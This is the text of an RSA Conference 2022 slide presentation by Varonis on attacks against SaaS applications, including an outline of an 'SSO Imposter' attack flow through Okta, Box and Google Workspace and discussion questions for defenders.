

RSA® Conference 2022

San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: HT-W02

Pain in the Apps — Three Attack Scenarios Attackers Are Using to PWN SaaS

Matt Radolec

Senior Director of Incident Response and Cloud Operations
Varonis



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

©2022 RSA Conference LLC or its affiliates. The RSA Conference logo and other trademarks are proprietary. All rights reserved.

Is SaaS safe or Is there pain in these Apps?



Let's talk about SaaS.

 Box	 Google Drive	 Amazon S3	 AWS	 Nutanix Files	 Nasuni	 NetApp	 Dell EMC
 Salesforce	 GitHub	 Slack	 Jira	 Ctera	 Cohesity	 Panzura	 HPE
 Windows File Shares	 SharePoint	 Exchange Server	 UNIX/Linux	 SharePoint Online	 OneDrive	 Exchange Online	 Teams




What makes data more important
and valuable than ever?



Collaboration.
If we can't share it, we can't realize its value.

SaaS apps make collaboration easy.




Securing SaaS is getting harder.

- **44 percent** of SaaS privileges are **misconfigured**.
- **75 percent** of external contractor accounts **remain active after they leave**.
- **15 percent** of employees transfer business-critical data to their **personal cloud accounts**.

Source: Varonis 2021 SaaS Risk Report (data from actual SaaS environments, *not* surveys).

Threat actors are attacking SaaS (and so is Varonis Threat Labs).



THREAT RESEARCH | JANUARY 18, 2022

Mixed Messages: Busting Box's MFA Methods



By Tal Peleg



THREAT RESEARCH | FEBRUARY 2, 2022

Using Power Automate for Covert Data Exfiltration in Microsoft 365



By Eric Saraga

Pain in the App #1 – SSO Imposter



RSA® Conference 2022

What do you do if one of your
SSO/IAM admins was an imposter?



5 questions to discuss during the simulation:

- What can I find out today?
- How quickly can I find it?
- What am I missing?
- How could I have detected it?
- How could I have minimized the blast radius before this event?

Attack Flow



Phishing Mail

okta

Impersonation to
other users using
SSO

okta

Get admin access to any
connected application



box

Backdoor access to
customer contracts
folder

Google Workspace

Downloads full users list
Exfiltrate sensitive HR
files


Google Workspace


Extracting users list using admin panel
Sharing sensitive data stored on My Drive with external

